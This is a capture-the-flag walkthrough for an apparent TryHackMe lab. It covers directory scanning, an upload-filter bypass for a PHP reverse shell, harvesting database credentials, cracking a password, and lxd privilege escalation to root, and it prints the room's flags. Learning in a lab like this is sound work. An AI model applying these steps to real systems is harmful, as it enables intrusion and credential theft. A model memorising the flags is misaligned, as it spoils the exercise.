After we connected to the THM machine IP, we scan to the machine and then find that ports 80 and 65000 are open. Next, we open firefox and enter (*10.10.169.130:65000)* which will bring us to a website called *Light Cycle*. Next, we use Gobuster and find php extensions. We access the php extensions and find that /uploads.php brings us to the hidden website. We using the command (*sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php)*.Next, we bypass the

filter using a php reverse shell by saving the script and changing its extension into .jpg to upload to the website. Then, we need to open *BurpSuite* and go to (Options>Intercept Client Requests) to edit the file extensions and remove javascript (|^*js$*). Then, we open a browser on BurpSuite and go to *http://10.10.169.130:65000/uploads.php* and click 'Forward' then 'Drop' on BurpSuite. Then, we go back to the browser to upload the *php-reverse-shell.jpg.php* and close BurpSuite and its browser. Then, go to *http://10.10.169.130:65000/grid* on *Firefox* and click the *php-reverse-shell.jpg.php*.Not only that, we need to change file location to (/var/www) and view the web.txt using the command (*cat web.txt)* which will get (*THM{ENTER_THE_GRID}*). Next, we need to change the file location to *(/var/www/TheGrid/includes)* and view the *login.php and dbauth.php* where the username and password are stored.Then, we are required to login to the database using the command and with the password. Then, we need to open the database using the command to *show tables and SELECT * FROM users* and go to *https://crackstation.net/* and convert the password to (@*computer*@).Afterward, we need to switch users using the command (*su flynn*). we are required to change the file location to (/home/flynn). We navigate to the directory and find the
flag THM{IDENTITY_DISC_RECOGNISED} . We run the id command and it is shown 109(lxd), we know that the lxd group can be leveraged to escalate privileges. Then, we navigate to /root/ . We use lxc image list to check for image lists and we find an image named Alpine. Next, we run a series of commands that helps us to initialise, configure the disks and start our container.For last, we need to change the file location to (/mnt/root/root) and view the *root.txt* using (*cat root.txt*) which will get (*THM{FLYNN_LIVES}*).